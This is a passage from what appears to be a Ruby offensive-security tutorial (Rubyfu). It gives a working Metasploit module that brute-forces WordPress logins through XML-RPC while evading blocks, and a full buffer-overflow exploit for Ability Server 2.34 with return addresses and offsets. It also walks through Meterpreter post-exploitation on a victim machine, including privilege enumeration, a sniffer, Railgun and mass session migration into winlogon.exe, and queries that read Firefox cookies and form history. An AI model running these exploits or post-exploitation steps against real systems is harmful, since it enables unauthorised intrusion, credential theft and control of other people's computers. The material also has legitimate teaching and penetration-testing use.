          xml.param {
          xml.value {
          xml.array {
          xml.data {

        pass_group.each  do |pass|
          xml.value {
          xml.struct {
          xml.member {
          xml.name("methodName")
          xml.value { xml.string("wp.getUsersBlogs") }}
            xml.member {
            xml.name("params")
            xml.value {
            xml.array {
            xml.data {
            xml.value {
            xml.array {
              xml.data {
                xml.value { xml.string(user) }
                xml.value { xml.string(pass) }
          }}}}}}}}}
        end

          }}}}}}
      end

      xml_payloads << document.to_xml
    end

    vprint_status('Generating XMLs just done.')
    xml_payloads
  end

  #
  # Check target status
  #
  def check_wpstatus
    print_status("Checking #{peer} status!")
```

```
    if !wordpress_and_online?
      print_error("#{peer}:#{rport}#{target_uri} does not appear to be running WordPres
s or you got blocked! (Do Manual Check)")
      nil
    elsif !wordpress_xmlrpc_enabled?
      print_error("#{peer}:#{rport}#{wordpress_url_xmlrpc} does not enable XML-RPC")
      nil
    else
      print_status("Target #{peer} is running WordPress")
      true
    end

  end

  #
  # Connection Setup
  #
  def send(xml)
    uri  = target_uri.path
    opts =
      {
        'method'  => 'POST',
        'uri'     => normalize_uri(uri, wordpress_url_xmlrpc),
        'data'    => xml,
        'ctype'   =>'text/xml'
      }
    client = Rex::Proto::Http::Client.new(rhost)
    client.connect
    req  = client.request_cgi(opts)
    res  = client.send_recv(req)

    if res && res.code != 200
      print_error('It seems you got blocked!')
      print_warning("I'll sleep for #{datastore['BLOCKEDWAIT']} minutes, then I'll try
again. CTR+C to exit")
      sleep datastore['BLOCKEDWAIT'] * 60
    end
    @res = res
  end

  def run
    return if check_wpstatus.nil?

    usernames.each do |user|
      passfound = false

      print_status("Brute forcing user: #{user}")
      generate_xml(user).each do |xml|
        next if passfound == true

        send(xml)

        # Request Parser
```

```
        req_xml = Nokogiri::Slop xml
        # Response Parser
        res_xml = Nokogiri::Slop @res.to_s.scan(/<.*>/).join
        puts res_xml
        res_xml.search("methodResponse/params/param/value/array/data/value").each_with_
index do |value, i|

          result =  value.at("struct/member/value/int")
          # If response error code doesn't not exist
          if result.nil?
            user = req_xml.search("data/value/array/data")[i].value[0].text.strip
            pass = req_xml.search("data/value/array/data")[i].value[1].text.strip
            print_good("Credentials Found! #{user}:#{pass}")

            passfound = true
          end

        end

        unless user == usernames.last
          vprint_status('Sleeping for 2 seconds..')
          sleep 2
        end

  end end end
end
```

☑ Check if the module has been written correctly (msftidy.rb)

```
metasploit-framework/tools/dev/msftidy.rb wordpress_xmlrpc_massive_bruteforce.rb
```

Run it

```
msf auxiliary(wordpress_xmlrpc_massive_bruteforce) > show options

Module options (auxiliary/scanner/http/wordpress_xmlrpc_massive_bruteforce):

   Name         Current Setting
         Required  Description
   ----         ---------------
         --------  -----------
   BLOCKEDWAIT  6
         yes       Time(minutes) to wait if got blocked
   CHUNKSIZE    1500
         yes       Number of passwords need to be sent per request. (1700 is the max)
   Proxies
         no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST        172.17.0.3
         yes       The target address
   RPORT        80
         yes       The target port
   TARGETURI    /
         yes       The base path
   VHOST
         no        HTTP server virtual host
   WPPASS_FILE  /home/KING/Code/MSF/metasploit-framework/data/wordlists/http_default_pa
ss.txt   yes       File containing passwords, one per line
   WPUSER_FILE  /home/KING/Code/MSF/metasploit-framework/data/wordlists/http_default_us
ers.txt  yes       File containing usernames, one per line

msf auxiliary(wordpress_xmlrpc_massive_bruteforce) > run

[*] Checking 172.17.0.3:80 status!
[*] Target 172.17.0.3:80 is running WordPress
[*] Brute forcing user: admin
[+] Credentials Found! admin:password
[*] Brute forcing user: manager
[*] Brute forcing user: root
[*] Brute forcing user: cisco
[*] Brute forcing user: apc
[*] Brute forcing user: pass
[*] Brute forcing user: security
[*] Brute forcing user: user
[*] Brute forcing user: system
[+] Credentials Found! system:root
[*] Brute forcing user: sys
[*] Brute forcing user: wampp
[*] Brute forcing user: newuser
[*] Brute forcing user: xampp-dav-unsecure
[*] Auxiliary module execution completed
```

Exploit module

Remote Exploit

FTP exploit

Our example will be a very simple vulnerable FTP server called ability server.

What do we want?

- [ ] Create Exploit module
- [ ] Exploit FTP Server
- [ ] Set exploit rank
- [ ] Describe The module
- [ ] Let people know we created this module
- [ ] Add references about the vulnerability that we exploit
- [ ] Choose a default payload
- [ ] Set the Bad characters.
- [ ] Set Disclosure Date
- [ ] Targets and it's return address (EIP offset)
- [ ] Options to set the target IP, port. Also username and password if required.
- [ ] Check the target if vulnerable.
- [ ] Send the exploit
- [ ] Check if the module has been written correctly (msftidy.rb)

Steps

- [x] Create Exploit module
- [x] Exploit FTP Server
- [x] Put a rank for the module

```
##
# This module requires Metasploit: http://www.metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

### Module Type ###
class Metasploit3 < Msf::Exploit::Remote
Rank = NormalRanking

include Msf::Exploit::Remote::Ftp
```

- [x] Describe The module
- [x] Let people know we created this module

- [x] Add references about the vulnerability that we exploit
- [x] Choose a default payload
- [x] Set the Bad characters.
- [x] Set Disclosure Date
- [x] Targets and it's return address (EIP offset)
- [x] Options to set the target IP, port. Also username and password if required.

```
  def initialize(info = {})
    super(update_info(
      info,
      'Name'            => 'Ability Server 2.34 STOR Command Stack Buffer Overflow',
      'Description'     => %q{
        This module exploits a stack-based buffer overflow in Ability Server 2.34.
        Ability Server fails to check input size when parsing 'STOR' and 'APPE' command
s,
        which leads to a stack based buffer overflow. This plugin uses the 'STOR' comma
nd.

        The vulnerability has been confirmed on version 2.34 and has also been reported
        in version 2.25 and 2.32. Other versions may also be affected.},
      'License'         => MSF_LICENSE,
      'Author'          =>
        [
          'muts',              # Initial discovery
          'Dark Eagle',        # same as muts
          'Peter Osterberg', # Metasploit
          'Ruby (@Rubyfu)',  # Just explain the module
        ],
      'References'      =>
        [
          [ 'CVE', '2004-1626' ],
          [ 'OSVDB', '11030'],
          [ 'EDB', '588'],
          ['URL', 'http://rubyfu.net'] # Just explain the module
        ],
      'Platform'        => %w{ win },
      'Targets'        =>
        [
          [
            'Windows XP SP2 ENG',
            {
              #JMP ESP  (MFC42.dll. Addr remains unchanged until a patched SP3)
              'Ret' => 0x73E32ECF,
              'Offset' => 966
            }
          ],
          [
            'Windows XP SP3 ENG',
            {
              #JMP ESP  (USER32.dll. Unchanged unpatched SP3 - fully patched)
              'Ret' => 0x7E429353,
              'Offset' => 966
```

```
          }
        ],
      ],
    'DefaultTarget'   => 0,
    'DisclosureDate' => 'Oct 22 2004'
  ))

  register_options(
    [
      Opt::RPORT(21),
      OptString.new('FTPUSER', [ true, 'Valid FTP username', 'ftp' ]),
      OptString.new('FTPPASS', [ true, 'Valid FTP password for username', 'ftp' ])
    ], self.class)
  end
```

- [x] Check the target if vulnerable.

```
def check
  connect
  disconnect
  if banner =~ /Ability Server 2\.34/
    return Exploit::CheckCode::Appears
  else
    if banner =~ /Ability Server/
      return Exploit::CheckCode::Detected
    end
  end
  return Exploit::CheckCode::Safe
end
```

- [x] Send the exploit

```
def exploit
  c = connect_login
  return if not c

  myhost = datastore['LHOST'] == '0.0.0.0' ? Rex::Socket.source_address : datastore['LH
OST']

  # Take client IP address + FTP user lengths into account for EIP offset
  padd_size = target['Offset'] + (13 - myhost.length) + (3 - datastore['FTPUSER'].lengt
h)
  junk = rand_text_alpha(padd_size)

  sploit = junk
  sploit << [target.ret].pack('V')
  sploit << make_nops(32)
  sploit << payload.encoded
  sploit << rand_text_alpha(sploit.length)

  send_cmd(['STOR', sploit], false)
  handler
  disconnect
end
```

Wrapping up

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::Ftp

 def initialize(info = {})
    super(update_info(
      info,
      'Name'              => 'Ability Server 2.34 STOR Command Stack Buffer Overflow',
      'Description'       => %q{
        This module exploits a stack-based buffer overflow in Ability Server 2.34.
        Ability Server fails to check input size when parsing 'STOR' and 'APPE' command
s,
        which leads to a stack based buffer overflow. This plugin uses the 'STOR' comma
nd.

        The vulnerability has been confirmed on version 2.34 and has also been reported
        in version 2.25 and 2.32. Other versions may also be affected.},
      'License'           => MSF_LICENSE,
```

```
      'Author'          =>
        [
          'muts',            # Initial discovery
          'Dark Eagle',      # same as muts
          'Peter Osterberg', # Metasploit
          'Ruby (@Rubyfu)',  # Just explain the module
        ],
      'References'      =>
        [
          [ 'CVE', '2004-1626' ],
          [ 'OSVDB', '11030'],
          [ 'EDB', '588'],
          ['URL', 'http://rubyfu.net'] # Just explain the module
        ],
      'Platform'       => %w{ win },
      'Targets'        =>
        [
          [
            'Windows XP SP2 ENG',
            {
              #JMP ESP  (MFC42.dll. Addr remains unchanged until a patched SP3)
              'Ret' => 0x73E32ECF,
              'Offset' => 966
            }
          ],
          [
            'Windows XP SP3 ENG',
            {
              #JMP ESP  (USER32.dll. Unchanged unpatched SP3 - fully patched)
              'Ret' => 0x7E429353,
              'Offset' => 966
            }
          ],
        ],
      'DefaultTarget'   => 0,
      'DisclosureDate' => 'Oct 22 2004'
    ))

    register_options(
      [
        Opt::RPORT(21),
        OptString.new('FTPUSER', [ true, 'Valid FTP username', 'ftp' ]),
        OptString.new('FTPPASS', [ true, 'Valid FTP password for username', 'ftp' ])
      ], self.class)
  end

  def check
    connect
    disconnect
    if banner =~ /Ability Server 2\.34/
      return Exploit::CheckCode::Appears
    else
      if banner =~ /Ability Server/
```

```
        return Exploit::CheckCode::Detected
      end
    end
    return Exploit::CheckCode::Safe
  end

  def exploit
    c = connect_login
    return if not c

    myhost = datastore['LHOST'] == '0.0.0.0' ? Rex::Socket.source_address : datastore['
LHOST']

    # Take client IP address + FTP user lengths into account for EIP offset
    padd_size = target['Offset'] + (13 - myhost.length) + (3 - datastore['FTPUSER'].len
gth)
    junk = rand_text_alpha(padd_size)

    sploit = junk
    sploit << [target.ret].pack('V')
    sploit << make_nops(32)
    sploit << payload.encoded
    sploit << rand_text_alpha(sploit.length)

    send_cmd(['STOR', sploit], false)
    handler
    disconnect
  end
end
```

- [x] Check if the module has been written correctly (msftidy.rb)

```
metasploit-framework/tools/dev/msftidy.rb ability_server_stor.rb
```

Meterpreter

From the official wiki, The Meterpreter is an advanced payload that has been part of Metasploit since 2004. Originally written by Matt "skape" Miller, dozens of contributors have provided additional code, and the payload continues to be frequently updated as part of Metasploit development.

Meterpreter is a payload framework that provides APIs to interact with by writing scripts and plugins that increase its capabilities. You can find Meterpreter scripts in `metasploit-framework/scripts/meterpreter` those scripts that you use in post exploitation using **run** (e.g. getuid, getsystem, migrate, scraper, etc). Meterpreter source code is located in `metasploit-framework/lib/rex/post/meterpreter`.

Actually, you can't imagine the power of Meterpreter until you read its wishlist and features not just use it.

To get started, let's to get a Meterpreter shell on a victim machine to start practicing it inline then we can write some scripts

Once you get the Meterpreter shell type `irb` to be dropped into ruby's IRB. Most of required modules will be loaded already. Then type `require 'irb/completion'` to support auto-completion for the IRB console, just like the follows

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.18:4444
[*] Starting the payload handler...
[*] Sending stage (957486 bytes) to 192.168.0.18
[*] Meterpreter session 1 opened (192.168.0.18:4444 -> 192.168.0.18:33603) at 2015-11-2
2 06:33:00 +0300

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the Meterpreter client

>> require 'irb/completion'
=> true
```

If you would like to use `Pry` instead of `irb` then type `pry` and make the console more readable. Personally, I'd prefer `pry`

```
meterpreter > pry
_pry_.prompt = proc { "-> " }
```

As you can see, you've been dropped to the IRB console with an instance variable called `client` of the running Meterpreter.

Try this as a start

```
print_good("Rubyfu!")
```

- To list all associated methods with `client` instance

This will return an array.

```
puts client.methods.sort
```

Let's to check some of the interesting methods there.

- Victim's IP address and port

```
client.session_host
client.session_port
```

- Victim's computer information and plat form

```
client.info
client.platform
```

Returns

```
=> "win7-64-victim\\Workshop @ WIN7-64-VICTIM"

=> "x86/win32"
```

- Get the current exploit datastore

```
client.exploit_datastore
# Or
client.exploit.datastore
```

Returns a hash contains all the exploit information that result to this Meterpreter session

```
{"VERBOSE"=>false, "WfsDelay"=>0, "EnableContextEncoding"=>false, "DisablePayloadHandle
r"=>false, "ExitOnSession"=>true, "ListenerTimeout"=>0, "payload"=>"windows/meterpreter
/reverse_tcp", "LPORT"=>4444, "ReverseConnectRetries"=>5, "ReverseAllowProxy"=>false, "
ReverseListenerThreaded"=>false, "PayloadUUIDTracking"=>false, "EnableStageEncoding"=>f
alse, "StageEncoderSaveRegisters"=>"", "StageEncodingFallback"=>true, "PrependMigrate"=>
false, "EXITFUNC"=>"process", "AutoLoadStdapi"=>true, "AutoVerifySession"=>true, "AutoV
erifySessionTimeout"=>30, "InitialAutoRunScript"=>"", "AutoRunScript"=>"", "AutoSystemI
nfo"=>true, "EnableUnicodeEncoding"=>false, "SessionRetryTotal"=>3600, "SessionRetryWai
t"=>10, "SessionExpirationTimeout"=>604800, "SessionCommunicationTimeout"=>300, "lhost"
=>"192.168.0.18", "ReverseListenerBindPort"=>0, "TARGET"=>0}
```

Meterpreter API and Extensions

Meterpreter extensions are located in `metasploit-framework/lib/rex/post/meterpreter`. It's highly recommended to browse and open the files to understand the code and it's style.

Extension ClientCore : `core`

Path

- `metasploit-framework/lib/rex/post/meterpreter/client_core.rb`

```
>> client.core
=> #<Rex::Post::Meterpreter::ClientCore:0x00000005f83388 @client=#<Session:meterpreter 192.168.0.18:55861 (192.168.242.128) "win7-64-victim\Workshop @ WIN7-64-VICTIM">, @name="core">
```

use method is used to load meterpreter extensions which is used in the meterpreter console (ex. `use sniffer`, `use mimikatz`, etc)

> Note: to list all loadable extensions in meterpreter console use `use -l` command.

From IRB console of the meterpreter, let's try to use *sniffer* extension

```
>> client.sniffer
=> nil
```

As you can see, it returns a `nil` because the *sniffer* extension hasn't yet loaded.

Let's try to load the extension

```
>> client.use "sniffer"
=> nil
```

As you can see it returns a `nil` because the method *use* is available in the `core` extension not in the meterpreter `client` instance.

- To load extension: `load sniffer`

```
>> client.core.use "sniffer"
=> true
>> client.sniffer
=> #<Rex::Post::Meterpreter::Extensions::Sniffer::Sniffer:0x000000142cc108 @client=#<Session:meterpreter 192.168.0.18:55861 (192.168.242.128) "win7-64-victim\Workshop @ WIN7-64-VICTIM">, @name="sniffer">
```

To check all *sniffer* extension methods, go to `metasploit-framework/lib/rex/post/meterpreter/extensions/sniffer/sniffer.rb`

also, from IRB, get all methods as we know

```
client.sniffer.methods
```

which returns an array of all available methods

```
>> client.sniffer.methods
=> [:interfaces, :capture_start, :capture_stop, :capture_stats, :capture_release, :capt
ure_dump, :capture_dump_read, :name, :name=, :client, :client=, :psych_to_yaml, :to_yaml
, :to_yaml_properties, :blank?, :present?, :presence, :acts_like?, :to_param, :to_query
, :try, :try!, :duplicable?, :deep_dup, :in?, :instance_values, :instance_variable_names
, :to_json, :with_options, :html_safe?, :`, :dclone, :old_send, :as_json, :require_or_l
oad, :require_dependency, :load_dependency, :load, :require, :unloadable, :assert_no_re
mainder, :decode_tlv, :decode_integer, :decode_timeticks, :decode_integer_value, :decod
e_uinteger_value, :build_integer, :decode_octet_string, :decode_ip_address, :decode_seq
uence, :decode_object_id, :decode_object_id_value, :encode_length, :encode_integer, :en
code_tagged_integer, :integer_to_octets, :encode_null, :encode_exception, :encode_tlv,
:encode_octet_string, :encode_sequence, :encode_object_id, :pretty_print, :pretty_print
_cycle, :pretty_print_instance_variables, :pretty_print_inspect, :nil?, :===, :=~, :!~,
 :eql?, :hash, :<=>, :class, :singleton_class, :clone, :dup, :taint, :tainted?, :untain
t, :untrust, :untrusted?, :trust, :freeze, :frozen?, :to_s, :inspect, :methods, :single
ton_methods, :protected_methods, :private_methods, :public_methods, :instance_variables
, :instance_variable_get, :instance_variable_set, :instance_variable_defined?, :remove_
instance_variable, :instance_of?, :kind_of?, :is_a?, :tap, :send, :public_send, :respon
d_to?, :extend, :select, :display, :sleep, :method, :public_method, :singleton_method,
:define_singleton_method, :object_id, :to_enum, :enum_for, :gem, :class_eval, :pretty_i
nspect, :silence_warnings, :enable_warnings, :with_warnings, :silence_stderr, :silence_
stream, :suppress, :capture, :silence, :quietly, :debugger, :breakpoint, :suppress_warn
ings, :==, :equal?, :!, :!=, :instance_eval, :instance_exec, :__send__, :__id__]
```

- Getting available interfaces: `sniffer_interfaces`

which returns array of hashes

```
client.sniffer.interfaces
=> [{"idx"=>1, "name"=>"\\Device\\NdisWanBh", "description"=>"WAN Miniport (Network Mon
itor)", "type"=>3, "mtu"=>1514, "wireless"=>false, "usable"=>true, "dhcp"=>false},
{"idx"=>2, "name"=>"\\Device\\{DF8BF690-33F1-497F-89ED-A31C236FE8E3}", "description"=>"
Intel(R) PRO/1000 MT Network Connection", "type"=>0, "mtu"=>1514, "wireless"=>false, "u
sable"=>true, "dhcp"=>true}]
```

Extension Stdapi::Fs : `fs`

Path

- `metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/stdapi.rb`

- `metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/fs`

```
>> client.fs
=> #<Rex::Post::Meterpreter::ObjectAliases:0x00000001db6ae0 @aliases={"dir"=>#<Class:0x00000001e09e70>, "file"=>#<Class:0x00000001e12890>, "filestat"=>#<Class:0x00000001db7530>, "mount"=>#<Rex::Post::Meterpreter::Extensions::Stdapi::Fs::Mount:0x00000001db6c48 @client=#<Session:meterpreter 192.168.0.18:57016 (192.168.242.128) "win7-64-victim\Workshop @ WIN7-64-VICTIM">>}>
```

Dir class: `dir.rb`

One of the extensions available for `fs` is **Dir** located in `metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/fs/dir.rb`. Let's to use some of its methods which we can know from `client.fs.dir.methods` or from source code.

- Get current directory: `pwd`

```
>> client.fs.dir.pwd
=> "C:\\Windows\\System32"
```

- List all files and directories in the current directory `ls`

```
client.fs.dir.entries
client.fs.dir.entries_with_info
```

- Change the current directory: `cd`

```
>> client.fs.dir.chdir("c:\\")
=> 0
>> client.fs.dir.pwd
=> "c:\\"
```

- Create a new directory: `mkdir`

```
>> client.fs.dir.mkdir("Rubyfu")
=> 0
>> client.fs.dir.chdir("Rubyfu")
=> 0
>> client.fs.dir.pwd
=> "c:\\Rubyfu"
```

File class: `file.rb`

Discover **File** class, let's begin with a simple search. Try to download and download files.

- Search

```
client.fs.file.search("C:\\Users", "*.exe")
```

Extension Stdapi::Fs : `sys`

Path

- `metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/stdapi.rb`
- `metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/sys`

```
>> client.sys
=> #<Rex::Post::Meterpreter::ObjectAliases:0x00000001dcd600 @aliases={"config"=>#<Rex::
Post::Meterpreter::Extensions::Stdapi::Sys::Config:0x00000001db69c8 @client=#<Session:m
eterpreter 192.168.0.18:57016 (192.168.242.128) "win7-64-victim\Workshop @ WIN7-64-VICT
IM">>, "process"=>#<Class:0x00000001db69a0>, "registry"=>#<Class:0x00000001db8ed0>, "ev
entlog"=>#<Class:0x00000001dc0e28>, "power"=>#<Class:0x00000001dc4398>}>
```

Config class: `config.rb`

- Get User ID: `getuid`

```
>> client.sys.config.getuid
=> "NT AUTHORITY\\SYSTEM"
```

- Get system information

```
>> client.sys.config.sysinfo
=> {"Computer"=>"WIN7-64-VICTIM", "OS"=>"Windows 7 (Build 7600).", "Architecture"=>
"x64 (Current Process is WOW64)", "System Language"=>"en_US", "Domain"=>"WORKGROUP"
, "Logged On Users"=>2}
```

- Check if current process is running as SYSTEM user

```
>> client.sys.config.is_system?
=> true
```

- Enables all possible privileges: `getpriv`

```
>> client.sys.config.getprivs
=> ["SeDebugPrivilege", "SeIncreaseQuotaPrivilege", "SeSecurityPrivilege", "SeTakeO
wnershipPrivilege", "SeLoadDriverPrivilege", "SeSystemProfilePrivilege", "SeSystemt
imePrivilege", "SeProfileSingleProcessPrivilege", "SeIncreaseBasePriorityPrivilege"
, "SeCreatePagefilePrivilege", "SeBackupPrivilege", "SeRestorePrivilege", "SeShutdo
wnPrivilege", "SeSystemEnvironmentPrivilege", "SeChangeNotifyPrivilege", "SeRemoteS
hutdownPrivilege", "SeUndockPrivilege", "SeManageVolumePrivilege"]
```

Process class: `process.rb`

- Get the current Process ID: `getpid`

```
>> client.sys.process.getpid
=> 2392
```

- Get all exist processes with its details (pid, ppid, name, path, session, user, arch): `ps`

```
client.sys.process.get_processes
# Or
client.sys.process.processes
```

Extension Stdapi::Fs : `net`

Path

- `metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/stdapi.rb`
- `metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/net`

```
>> client.net
=> #<Rex::Post::Meterpreter::ObjectAliases:0x00000001dcd3d0 @aliases={"config"=>#<Rex::
Post::Meterpreter::Extensions::Stdapi::Net::Config:0x00000001dcd4e8 @client=#<Session:m
eterpreter 192.168.0.18:57016 (192.168.242.128) "win7-64-victim\Workshop @ WIN7-64-VICT
IM">>, "socket"=>#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Socket:0x00000001dc
d4c0 @client=#<Session:meterpreter 192.168.0.18:57016 (192.168.242.128) "win7-64-victim
\Workshop @ WIN7-64-VICTIM">>, "resolve"=>#<Rex::Post::Meterpreter::Extensions::Stdapi:
:Net::Resolve:0x00000001dcd470 @client=#<Session:meterpreter 192.168.0.18:57016 (192.16
8.242.128) "win7-64-victim\Workshop @ WIN7-64-VICTIM">>}>
```

- Get the current victim interfaces: `ifconfig` or `ipconfig`

```
client.net.config.get_interfaces
# Or
client.net.config.interfaces
# Try nicer outputs
>> puts client.net.config.interfaces[0].pretty
Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:ff:fa:10
MTU          : 1500
IPv4 Address : 192.168.242.128
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::482c:27b5:6914:e813
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

- Get network stat: `netstat`

```
client.net.config.netstat
```

- Get the ARP table: `arp`

```
client.net.config.arp_table
client.net.config.arp_table[0].ip_addr       # IP address
client.net.config.arp_table[0].mac_addr      # MAC address
client.net.config.arp_table[0].interface     # Interface
```

- Routes: `route`

```
client.net.config.routes        # List routes
client.net.config.add_route("192.168.2.0", 24, "192.168.2.1")   # Add route
```

- Get Proxy settings: `getproxy`

```
client.net.config.get_proxy_config
```

As you can see how easy to get familiar with meterpreter API. there are other extensions you can play with

```
meterpreter > use -l
espia
extapi
incognito
kiwi
lanattacks
mimikatz
priv
python
sniffer
stdapi
```

You can add more about those too in Rubyfu!

Meterpreter Scripting

Since the Meterpreter scripting is planned to be removed and replaced with POST module, we'll put a skeleton Meterpreter script only.

You can locate you new Meterpreter script in

- The framework it-self `metasploit-framework/scripts/meterpreter` or,
- In your Metasploit user's path `~/.msf/scripts/meterpreter`

Absolute Meterpreter Script

```
# $Id$
# $Revision$
# Author:
#-------------------------------------------------------------------------------
################## Variable Declarations ##################

@client = client
sample_option_var = nil
@exec_opts = Rex::Parser::Arguments.new(
    "-h" => [ false, "Help menu." ],
    "-o" => [ true , "Option that requires a value"]
    )
meter_type = client.platform

################## Function Declarations ##################

# Usage Message Function
#-------------------------------------------------------------------------------
def usage
    print_line "Meterpreter Script for INSERT PURPOSE."
    print_line(@exec_opts.usage)
    raise Rex::Script::Completed
end

# Wrong Meterpreter Version Message Function
#-------------------------------------------------------------------------------
def wrong_meter_version(meter = meter_type)
    print_error("#{meter} version of Meterpreter is not supported with this Script!")
    raise Rex::Script::Completed
end

################## Main ##################
@exec_opts.parse(args) { |opt, idx, val|
    case opt
    when "-h"
        usage
    when "-o"
        sample_option_var = val
    end
}

# Check for Version of Meterpreter
wrong_meter_version(meter_type) if meter_type !~ /win32|win64|java|php|linux/i # Remove
 none supported versions
```

The script is directly quoted from the Metasploit samples

Run Process migration on multiple meterpreter sessions

From `msfconsole` and after getting all metherpreter sessions, go to `post/windows/manage/migrate`

```
use post/windows/manage/migrate
```

> **Note:** make sure you've the sufficient privileges to migrate to the designated processe

Then create a file with `rc` extension including the `<ruby> </ruby>` tages

mass-mirgation.rc

```
<ruby>
# Find PID by name
def find_pid(session_num, session, process)
  print_status("Session #{session_num} | Finding PID of processe #{process}")
    session.sys.process.get_processes().each do |x|
    proc_name, proc_id = x['name'].downcase, x['pid']

    return proc_id if proc_name == process.downcase
  end
end

process = 'winlogon.exe'
framework.sessions.each do |num,session|
  run_single("set PID #{find_pid(num, session, process)}")
  run_single("set SESSION #{num}")
  print_status("Running #{active_module.fullname} against session #{num}")
  run_single("run -j")
  sleep 1
end
</ruby>
```

Now, from msfconsole,

```
resource /home/rubyfu/mass-migration.rc
```

Result will be similar to

```
[*] Running post/windows/manage/migrate against session 2
[*] Post module running as background job

[*] Running module against WIN-NG118S6TM0H
[*] Current server process: shell.exe (3968)
[*] Spawning notepad.exe process to migrate to
[*] Session 2 | Finding PID of processe winlogon.exe
[+] Migrating to 3628
SESSION => 3
[*] Running post/windows/manage/migrate against session 3
[*] Post module running as background job
[*] Running module against HOME
[*] Current server process: shell.exe (2684)
[*] Session 3 | Finding PID of processe winlogon.exe
[+] Migrating to 2444
SESSION => 4
[*] Running post/windows/manage/migrate against session 4
[*] Post module running as background job
[*] Running module against WIN-8H4IDI0SR5A
[*] Current server process: shell.exe (2996)
[*] Session 4 | Finding PID of processe winlogon.exe
[+] Migrating to 2240

[+] Successfully migrated to process 3628
[+] Successfully migrated to process 2444
[+] Successfully migrated to process 2240
```

Railgun API Extension

Quoting from Railgun presentation in DefCon20, **Railgun** is an extension to the Meterpreter stdapi, allows arbitrary loading of DLLs. Since Windows API DLLs are always at known paths, we can always load them.

The ultimate benefit of using Railgun is getting the ability of dynamically access to the entire windows API on the system. By calling APIs from user process, we can impersonate user, anything become possible.

Railgun is used as POST exploitation API so knowing it well opens a lot of new possibillities to the post exploitation phase.

Path

- `metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/railgun`
- All defined DLLs are located in `metasploit-framework/tree/master/lib/rex/post/meterpreter/extensions/stdapi/railgun/def`

As an extension, we'll test it as the same as we were testing previous extensions, buy tripping the Meterpreter console to `irb` console. We'll have instantiated object called `client` or `session` as we know previously.

- To list all loaded DLL

```
>> client.railgun.known_dll_names
=> ["kernel32", "ntdll", "user32", "ws2_32", "iphlpapi", "advapi32", "shell32", "ne
tapi32", "crypt32", "wlanapi", "wldap32", "version", "psapi"]
```

- To list all available function and its parameters for specific DLL (say `user32`)

```
client.railgun.user32.functions.each_pair {|n, v| puts "Function name: #{n}, Params
: #{v.params}"}
```

Now, let's start using it,

- Popping-up a message box

```
client.railgun.user32.MessageBoxA(0, "Ruby goes evil!", "Rubyfu!", "MB_OK")
```

Results



- Lock Windows Screen

```
>> client.railgun.user32.LockWorkStation()
=> {"GetLastError"=>0, "ErrorMessage"=>"The operation completed successfully.", "re
turn"=>true}
```

Metasm

Metasm is a cross-architecture assembler, disassembler, linker, and debugger. It is written in such a way that it is easy to add support for new architectures. For now, the following architectures are in:

- Intel Ia32.txt (16 and 32bits)
- Intel X86_64.txt (*aka* Ia32 64bits, X64, AMD64)
- MIPS
- PowerPC
- Sh4

Supports low and high-level debugging support (Ia32 only for now) under Windows, Linux and remote (via a gdbserver). Metasm is included in Metasploit by default.

- Install Metasm gem

  ```
  gem install metasm
  ```

  More about installation here.

Converting Assembly to Op-code - metasm-shell.rb

You can find metasm-shell in ruby gems default path after installation. In my case, it's located in `/var/lib/gems/2.1.0/gems/metasm-1.0.2/samples`

- Run it

```
ruby metasm-shell.rb
type "exit" or "quit" to quit
use ";" for newline

asm>
```

as you can see you are now in the shell's prompt

- Find assembly op-code

```
asm> nop nop
"\x90\x90"
asm> call [eax]
"\xff\x10"
asm> push esp
"\x54"
asm> pop eax
"\x58"
```

More usage will be added for this awesome library.

Module 0x6 | Forensic Kung Fu

Firefox Investigation

You can find Firefox profile databases in

- Linux

  ```
  /home/$USER/.mozilla/firefox/[PROFILE]
  ```

- Windows

  ```
  C:\Users\%USERNAME%\[PROFILE]
  ```

In above directories, there are many SQLite database files, so let's to import these databases and see what we get

```
require 'sqlite3'

# Browser history
db = SQLite3::Database.new "places.sqlite"

# List all tables
db.execute  "SELECT * FROM sqlite_master where type='table'"

# List all visited URLs (History)
db.execute  "SELECT url FROM moz_places"
# List all bookmarks
db.execute  "SELECT title FROM moz_bookmarks"

# List all Cookies
db = SQLite3::Database.new "cookies.sqlite"
db.execute  "SELECT baseDomain, name, host, path, value FROM moz_cookies"

# List all form history
db = SQLite3::Database.new "formhistory.sqlite"
db.execute  "SELECT fieldname, value FROM moz_formhistory"
```

More about Firefox forensic

Google Chrome Investigation

- Linux

  ```
  /home/$USER/.config/google-chrome/Default
  ```

- Windows

```
C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default\
```

